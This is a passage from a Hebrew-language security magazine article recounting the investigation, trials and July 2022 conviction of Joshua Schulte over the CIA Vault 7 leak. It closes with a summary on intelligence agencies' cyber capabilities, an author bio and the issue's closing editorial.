בעקבות הסכסוך הועבר ג'ושוע לקומה אחרת באותו מבנה, בין השאר עקב תלונותיו שהוא חושש לחייו. ג'ושוע לא אהב את הפתרון שמצא ה-CIA והחל במסכת מאבקים מנהליים ומשפטיים עם בכירי ה-CIA כנגד ההחלטה להעביר אותו מקום, תבע את אותו עובד בבית המשפט ואיים על ה-CIA באמצעות עורך דינו שיפרסם את פרטי המקרה בעיתונות. לבסוף התפטר ג'ושוע בחודש נובמבר 2016 ועבר לעבוד בחברת Bloomberg. הוא עלה כחשוד מיידי בחקירת הדליפה ולאחר קבלת צו חיפוש בביתו התגלו בהיסטוריית הגלישה שלו מספר רב של חיפושים שקשורים לאתר WikiLeaks בתקופה טרם התפטרותו, וכמה חיפושים שקשורים לחקירת ה-FBI על ההדלפה שעות לאחר שפורסמה באתר WikiLeaks.

אמנם בתור מומחה לאבטחת מידע היינו מצפים משולטה ליותר זהירות לגבי עקבת הרגל הדיגיטלית שלו אבל בשלב זה עדיין לא היו ראיות פורנזיות כנגד שולטה. כשהמשיכה החקירה החבל התחיל להתהדק סביב צווארו - במחשבו האישי שהוחרם נמצאה מכונה וירטואלית מוצפנת בסיסמה (שנמצאה שמורה על הפלאפון שלו). בתוך המכונה נמצאו חומרים שכוללים פורנוגרפיית ילדים. על הפלאפון שלו נמצאו עדויות לתקיפה מינית של שותפתו לדירה בזמן עבודתו ב-CIA. זה עדיין לא קשר אותו ישירות להדלפה אבל הספיק כדי להכניס אותו למעצר בית, שאותו הפר בהמשך ולאחר מכן נכנס לכלא כשהוא ממתין למשפט שלו באשמת החזקת חומר אסור, הטרדה מינית והדלפה של חומר מסווג.

לאחר פרסום שמו נודע שהוא נשפט בעבר על ריסוס צלבי קרס בבית ספר. בחודש פברואר 2020 נשפט ג'ושוע רק באשמת הדלפת חומר מסווג. במשפט הוצגו ראיות מפלילות נוספות כנגד שולטה: לוג משנת 2016 הראה שהוא ניגש לאחד מהגיבויים השמורים של שרת הקבצים. אותו גיבוי, הכיל בדיוק את אותן גרסאות של המסמכים שפורסמו בהדלפה.

בערך באותו זמן הוא הוריד למחשבו האישי את מערכת ההפעלה "tails" שנועדה לטשטש עקבות דיגיטליים לאחר השימוש בה. לאחר מכן ביצע כמה חיפושים על איך ניתן להעביר בצורה אמינה טרה-בית של מידע ואיך לבצע מחיקה של כונן קשיח כך שהמידע עליו לא יהיה ניתן לשחזור.

ע"פ המאמר, ה-CIA משקיע מאמצים רבים בהרשעה שלו ומביא עדויות אופי מעובדים שעבדו עימו והמשפט מגיע לעומקים אבסורדיים באישיותו של שולטה עד כדי כך שאפילו נידונו הסכנות בשימוש ברובי nerf בידי מומחים של ה-CIA. למרות כל המאמצים, חבר המושבעים החליט שנעשה לו עיוות דין והסכים להאשים אותו רק בעבירות של ביזיון בית המשפט ואמירת דבר שקר בחקירת FBI. כמובן שארה"ב לא ויתרה, הוא נותר במעצר עד שהחל משפטו החדש ובמהלכו (תחת האישומים: איסוף מידע סודי, שינוע מידע סודי, גישה לא מורשית למחשב לצורך חילוץ מידע מסווג, הפצת מידע על תוכנות זדוניות, עדות שקר ושיבוש הלכי משפט). דווח שמאז הוא הספיק להתאסלם בין כותלי הכלא והחליט לפטר את עורכי הדין ולייצג את עצמו במשפט.

מתוך כותלי הכלא הוא איים שיעשה חיים קשים ל-CIA במהלך המשפט החדש בכך שהוא יעיד בהרחבה על מבצעים ונכסים ברשות הארגון ויזמן לשולחן העדים 9 סוכנים סמויים, 17 סוכנים רגילים ואפילו משת"פ בשירות ארה"ב. **בתאריך 14.7.2022 הורשע שולטה בבית המשפט הפדרלי בארה"ב בכל תשעת סעיפי האישום נגדו.**

[תמונתו של ג'ושוע שולטה מתוך אתר Linkedin]

סיכום

הדליפה של הכספת השביעית שונה במהותה ובהיקפה מכל דליפה אחרת מכיוון שאינה מכילה רק תיעוד של היכולות אלא גם פירוט עשיר על שיטות הפעולה ברמה הטקטית, ומידע טכני שנכתב ממקור ראשון ע"י המפתחים של הכלים ההתקפיים. למרות שהמסמכים בדליפה עודכנו לאחרונה לפני יותר מ-5 שנים, ולמרות שבעקבות הדליפה סביר להניח שה-CIA החליף או שינה לגמרי את ארנסל הכלים שלו, סביר להניח שלא נזכה לראות עוד דליפה בהיקף כזה ולכן המאמר יכול להיות נקודת פתיחה טובה להערכת היכולת ושיטות הפעולה במרחב הסייבר של ארגוני ביון ברמה עולמית. ניתוח זהיר של היכולות שהוצגו מוביל למסקנה שהאזרח הרגיל חשוף במידה רבה למתקפות סייבר פולשניות מידי ארגוני ביון, מבלי יכולת אמיתית למנוע אותן או אפילו לדעת שהן קרו. הערכה זהירה היא שכיום (2022) היכולות בידי שחקנים מסוג זה משמעותיות הרבה יותר מאלה שהוצגו במאמר בגלל נטייתם הטבעית של ארגונים לפתח את היכולות שלהם ולחזק את כוחם, ובגלל תלותנו הגוברת והבלתי נמנעת במחשבים ומוצרי טכנולוגיה (משטח התקיפה התרחב).

על המחבר

בעל תואר ראשון בהנדסת מחשבים ותוכנה, סטודנט לתואר שני בהנדסת מחשבים, ועוסק כיום במחקר סייבר אבטחתי בתחומי Malware Analysis ו-Reverse Engineering. מתעניין בעולמות הסייבר, מודיעין וגיאו-פוליטיקה.

דברי סיכום

בזאת אנחנו סוגרים את הגליון ה-142 של Digital Whisper, אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב: למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה רבות כדי להביא לכם את הגליון.

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il.

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

"T4lk1n' 8out a r3vo7u710n 5ounds like a wh15p3r"

הגליון הבא ייצא בתקווה בסוף חודש אוגוסט.

אפיק קסטיאל,

31.07.2022